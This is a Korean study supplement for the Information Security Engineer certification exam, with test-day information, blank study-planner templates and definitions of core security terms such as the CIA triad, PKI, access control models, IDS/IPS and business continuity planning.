

또, 드릴게요! 이기적이 준비한 선물



또기적

합격자료집

정보보안기사 필기+실기 올인원

- ✓ 시험장 스케치
- ✓ 스터디 플래너
- ✓ 정보보안기사 핵심용어 108선
- ✓ 최신 기출문제 : 필기 3회분, 실기 3회분

시험장 스케치

✓ 자격증 시행처

한국방송통신전파진흥원

시행처 **바로가기** >

✓ 입실부터 퇴실까지



시험장 사전 정보 확인

접수 기간이 짧은 만큼 원하는 장소에서 시험을 보기 위해 빠르게 접수를 진행해야 합니다. 일부 응시 수요가 높은 시험일 및 장소는 접수가 빠르게 마감될 수 있습니다. 또한 수도권과 비수도권의 원서접수 시작 시간이 다르므로 유의하시기 바랍니다.



입실 및 신분 확인

시험 준비물은 국가(기술)자격검정 수험표와 신분증(주민등록증, 주민등록증 발급신청확인서, 운전면허증, 여권, 공무원증 등)입니다. 국가자격시험 인정 신분증 범위에 대한 자세한 내용은 [한국방송통신전파진흥원 국가기술자격검정 홈페이지] > 고객센터 > 공지사항에서 확인하실 수 있습니다.



시험 유의사항

스마트기기를 휴대하고 있지 않아야 하며, 전원을 반드시 꺼야 합니다. 실기 시험 응시 후 반드시 문제지를 반납해야 하며 문제나 답안을 적어 외부로 반출해서는 안됩니다.



퇴실

답안 제출 후 가채점 결과가 바로 컴퓨터 화면에 표시되어 시험 점수를 확인하실 수 있습니다.

✓ Q&A

Q

기출문제를 확인할 수 있는 방법이 있나요?

정보보안기사 시험은 문제은행 방식으로 출제되어 문제와 답안 일체 비공개로 시행됩니다.

Q

최근 시험 합격률은 어떻게 되나요?

최근 2년간 30퍼센트 중후반대 수준의 합격률을 보이고 있습니다.

스터디 플래너

효율적인 학습 계획이 합격의 지름길입니다! 스터디 플래너를 활용해 하루하루 목표를 설정하고, 학습 진행 상황을 체크하세요. 함께 제공되는 달력 서식과 체크 리스트로 계획적인 공부 습관을 길러보세요. 꾸준함이 기적을 만듭니다.

· 월간 계획 5월 ·

예시

SUN	MON	TUE	WED	THU	FRI	SAT
		1 <i>Study</i> 시험 접수	2	3	4 수험표 출력	5 접수 마감
6	7	8	9	10	11	12
13	14	15 <i>Check</i> 시험장 발표	16	17	18	19
20	21	22	23 만 한수였다! ★ 필기 시험 ★	24	25	26
27	28	29	30 합격 발표			

· 월간 계획 ·

_____ 월

SUN	MON	TUE	WED	THU	FRI	SAT


• 일간 계획 •

GOAL						
	__H		__H __M			
	10	20	30	40	50	60
05						
06						
07						
08						
09						
10						
11						
12						
13						
14						
15						
16						
17						
18						
19						
20						
21						
22						
23						
24						

핵심 용어 108선


1. 기밀성(Confidentiality)

정보의 노출, 탈취로 데이터 해독이 불가능하며 비밀성을 보장한다. 즉, 메시지를 암호화하고 복호화하는 암호화 알고리즘을 사용하여 기밀성을 보장하고 암호화 알고리즘에는 대칭키 기반 DES, 3DES, AES, SEED, IDEA, ARIA가 있고 비대칭키 기반은 RSA, ECC, DSA가 존재한다.




2. 무결성(Integrity)

송신자의 메시지가 위조, 변조되지 않았음을 보장하는 것으로 해시함수를 활용하여 원본의 변조 여부를 파악한다.




3. 가용성(Availability)

정당한 사용자(Right User)가 서비스 요청 시에 서비스를 제공하는 특성으로 가용성을 위해서 접근 권한(Access Control), 고가용성(High Availability), 결합허용시스템(FT)이 존재한다.




4. 대칭키(Symmetric Key)

암호화 키와 복호화 키가 동일한 것으로 송신자와 수신자는 동일한 키를 보유하고 있어야 하기 때문에 키 관리가 어렵다.




5. 비대칭키(Public Key)

암호화 키와 복호화 키가 다른 것으로 키 관리가 편리하지만, 키의 길이가 길다.



6. NIST 표준(National Institute of Standards and Technology)

NIST가 예전에는 국립 표준국이었으며, 측정 표준들을 촉진하고 유지하는 기관이다. 또한 이러한 표준을 개발하고 사용하는 산업체와 과학계를 격려하고 지원하기 위한 활성화 프로그램도 가지고 있다.




7. 타원곡선군(Elliptic Curve Cryptosystem)

이산대수에서 사용하는 유한체의 곱셈 군을 타원곡선 군으로 대체한 암호 방식이다.


8. 인증서 발행기관(Certificate Authority)

인증정책을 수립, 인증서 및 인증서 폐기목록(CRL)을 관리하는 기관이다. 또한, 정책을 수립하고 집행하는 PCA, PAA 기관이 있다.




9. ACK(Acknowledgment)

데이터 블록이 오류 없이 목표지점에 도착했다는 것을 나타내기 위해 보내는 일종의 메시지이며, 부정적인 인식 통보는 “NAK”라고 부른다.




10. 부인 봉쇄(Non-Repudiation)

송신자의 메시지를 수신자가 받은 후 수신 사실에 대한 부인을 방지하고 전자서명(Digital Signature)에서 사용한다.




11. 디렉터리 서비스(Directory Service)

실제 이름과 주소를 네트워크의 실제 위치와 무관하게 논리적 이름과 주소를 연결하는 것으로 ITU-T X.500과 인터넷에서 사용하는 경량화된 LDAP이 존재한다.




12. OCSP(Online Certificate Status Protocol)

전자서명 인증서 폐지 목록(CRL)의 갱신 주기 문제를 해결하기 위해서 실시간으로 인증서 유효성을 검증하는 프로토콜이다. OCSP는 WPKI에서 인증서 취소 여부 확인 및 인증기관(CA) 간의 상호인증을 위한 프로토콜로도 활용된다.




13. X.509 인증서

주체의 공개키 값, 이름 및 전체 메일주소와 같은 주체의 식별자 정보, 유효기간, 발급자 식별 정보를 포함하는 인증서이다.



14. 메시지 다이제스트(Message Digest)

해시함수를 사용해서 메시지마다 왕복 시간이 산출되도록 만든 간단한 문자열이다. 전자서명에서 문서의 변조(무결성 위배) 여부를 확인할 수 있는 일종의 체크섬(Check Sum)이다.




15. 해시함수(Hash Function)

단방향으로 어떤 키에 대한 테이블 주소를 계산하는 방법으로 전자서명에서는 메시지 다이제스트를 생성하고, 문서의 변조 여부를 확인하기 위해서 사용된다.

16. 인증(Authentication)

정보 시스템의 신뢰성을 보장하기 위해서 사용자 ID 및 패스워드를 통하여 정당한 사용자인지를 확인한다. 인증은 SSO, RADIUS, DIAMETER, I-PIN 등에서 사용된다.




17. 허가(Authorization)

사용자, 프로그램, 프로세스에 허가한 권한을 의미한다. 권한은 임의적 DAC, 강제적 MAC, 룰 기반 RBAC, 다단 계층 구조의 MLP로 권한이 구현된다.




18. 감사(Audit)

사용자 정책 및 보안 정책을 수립하고 이에 따라 시스템이 안전하게 운영되고 있는지를 검증하기 위해서 정보 시스템을 추적하고 확인하는 행위이다. 정보보안 감사를 할 수 있는 방법은 ITGI COBIT이 있다.



19. 감사추적(Audit Trail)

컴퓨터 보안 시스템에서 시스템 자원 사용에 대해 시간 순서에 따라 기록된 활동 내용을 말한다. 사용자 로그인, 파일 접근, 기타 다양한 활동 내용(Event), 그리고 실질적 또는 시도된 보안 위반 사항이 합법적으로 발생했는지 또는 허가받지 않고 발생했는지를 포함된다.




20. AAA(Authentication, Authorization, Accounting)

유무선 통신 및 인터넷 환경에서 가입자에 대한 신뢰성 있는 인증(Authentication), 권한 검증(Authorization), 과금(Accounting) 기능을 제공하는 정보보호 기술로 소규모 네트워크에서 사용하는 RADIUS와 대규모 네트워크에서 사용하는 DIAMETER AAA Protocol이 존재한다.




21. 접근 제어(Access Control)

통신 시스템, 데이터 저장장치의 사용을 허가하거나 거부하기 위해서 사용되는 서비스 기법으로 접근 제어 리스트(ACL)는 주체(신분) 기반 DAC, 객체기반 MAC, 룰 기반 RBA가 있다.




22. 다단계 보안 정책(Multi Level Policy)

계층형으로 권한을 부여하는 정보보안 정책으로 군대에서 사용하며, 정보의 기밀성을 통제하는 Bell-Lapadula 모델과 정보의 무결성을 통제하는 Biba 모델이 있다.




23. EAM(Enterprise Access Management)

기업의 정보 시스템 통합인증(Single Sign-On)과 이를 기반으로 한 통합된 사용자 인증 및 권한관리 시스템을 구축하기 위한 접근 통제(Access Control) 솔루션이다. EAM의 핵심 기술은 인증(Authentication), 권한(Authorization), 관리(Administration/Audit)이며 EAM 3A 기술이라고 한다.



24. DRM(Digital Rights Management)

디지털 콘텐츠의 불법복제 및 유통에 따른 문제를 해결하고 정당한 사용자(Right User)만 디지털 콘텐츠를 사용하고, 과금을 통해 저작권자의 권리 및 이익을 보호하는 디지털 콘텐츠 보호 기술이다.



25. MIB(Management Information Base)

NMS에서 SNMP 프로토콜을 활용하여 네트워크 자원에 대한 관리 대상 데이터베이스이다.


26. IDEA

128 Bit의 키로 암호화/복호화를 하는 대칭키 암호 알고리즘으로 유럽에서 많이 사용하고 있다.




27. 보안 커널(Security Kernel)

운영체제에 내재 된 보안상의 결함으로 인하여 발생 가능한 각종 해킹으로부터 보호하기 위해 기존 운영체제 내에 보안 기능을 통합시킨 커널로 Secure OS에서 활용된다.




28. 컴퓨터 포렌식(Computer Forensics)

컴퓨터 범죄에 대한 법적 증거 자료가 증거물로 제출될 수 있도록 수집, 복사, 분석, 제출하는 일련의 행위이다.




29. 오용탐지(Misuse Detection)

침입패턴을 미리 저장하여 패턴 발생 시에 침입을 탐지하는 IDS 보안 탐지 기술이다.




30. 이상 탐지(Anomaly Detection)

정상적인 패턴을 저장하고 정상적인 패턴 이외에 다른 패턴 발생 시 침입을 탐지하는 IDS 보안 탐지 기술이다.



31. 스크리닝 라우터(Screening Router)

OSI 7계층의 3, 4계층에서 동작하고 TCP, UDP 프로토콜 헤더에 포함된 내용을 분석하여 패킷 트래픽을 허가 또는 거부하는 패킷 필터링을 수행한다.




32. 버스천 호스트(Bastion Host)

외부 네트워크와 내부 네트워크를 연결하는 방화벽 시스템으로 방화벽 기능이 구현된 호스트를 사용하여 감사, 로그, 모니터링 기능을 수행한다.



33. 듀얼 홈 게이트웨어(Dual Home Gateway)

두 개의 네트워크 인터페이스를 가진 버스천 호스트로 외부망과 내부망을 연결하는 Proxy 서버 형태이다.




34. CCRA(Common Criteria Recognition Arrangement)

정보보호 제품의 안전성을 회원국 간 상호인증하여 활용을 증진시키는 국제협약으로 인증한 정보보호 제품에 대한 상호인정 협약국이다.




35. TCSEC(Trusted Computer System Evaluation Criteria)

미국 국립 컴퓨터 보안센터에서 개발 표지 색이 오렌지색이기 때문에 통상 오렌지북이라고 부른다. 컴퓨터 시스템 보호를 위하여 개발된 최초의 체계적이고, 논리적인 표준 TCSEC는 최종적으로 CC로 대체되었다.




36. ITSEC(Information Technology Security Evaluation Criteria)

유럽 국가들의 정보보호 제품에 대한 인증으로 기밀성, 무결성, 가용성을 포함하는 포괄적인 인증이다.




37. RTO(Recovery Time Objective)

어떤 서버에 서비스 장애가 발생하면, 장애 복구를 수행하고 서비스가 정상적으로 다시 복구될 때까지 걸리는 다운타임이다.




38. RPO(Recovery Point Objective)

서버 혹은 서비스 장애 발생 시 복구시간(RTO) 보다는 고객이 원하는 시점으로 돌아가는 것이다.




39. DRP(Disaster Recovery Planning)

정보 시스템에 재해 혹은 장애가 발생하는 경우, 빠른 복구를 통하여 업무 영향을 최소화하려는 계획이다.




40. BCP(Business Continuity Planning)

각종 재해, 재난이 발생하더라도 기업의 업무를 중단없이 처리할 수 있는 체계이고, BIA라는 업무 영향도 분석과 DRS라는 장애 복구 시스템, BCP의 재해관리 프로세스를 수행한다.




41. DRS(Disaster Recovery System)

재해복구 계획의 원활한 수행을 지원하기 위해서 평상시에 확보하여 두는 인적, 물적 자원 및 이들에 대한 지속적인 관리 체계를 지원하는 재해복구 시스템이다. 재해복구 시스템은 계정을 실시간으로 백업하여 복구할 수 있는 Mirror Site를 가지는 것이 일반적이다.




42. PIMS 인증(Personal Information Management System)

개인정보에 대한 보안 정책, 프로세스, 인프라를 수립하고 개인정보 보호법률을 준수하고 있는지를 인증하는 한국인터넷진흥원의 개인정보보호 인증 제도이다.



43. ISMS 인증(Information Security Management System)

제도 이후의 목적인 정보자산의 기밀성, 무결성, 가용성을 실현하기 위한 절차와 과정을 체계적으로 수립, 문서화하고, 지속적으로 관리 운영하는 정보체계 수립 시스템이다. 정보보호 관리체계 범위를 설정하고 위험분석을 통하여 정보자산을 보호하고 관리한다.




44. IPS(Intrusion Prevention System)

능동적 정보보안 시스템으로 보안 탐지를 통하여 침해 여부를 분석하고, 침해 발생 시에 세션 절단과 같이 대응하는 정보보안 솔루션이다.



45. IDS(Intrusion Detection System)

오용탐지 및 이상 탐지 기법을 통하여 침해 여부를 탐지하는 솔루션이다.




46. ISO38500

기업 거버넌스의 일부로 이사회를 포함하는 중역진들이 정보보호에 대한 지시와 통제를 어떻게 수행해야 하는가에 대한 프로세스로 기술적 이슈, 전략적 이슈, 법적 문제를 포함하는 포괄적인 정보보호 거버넌스 프레임워크이다.

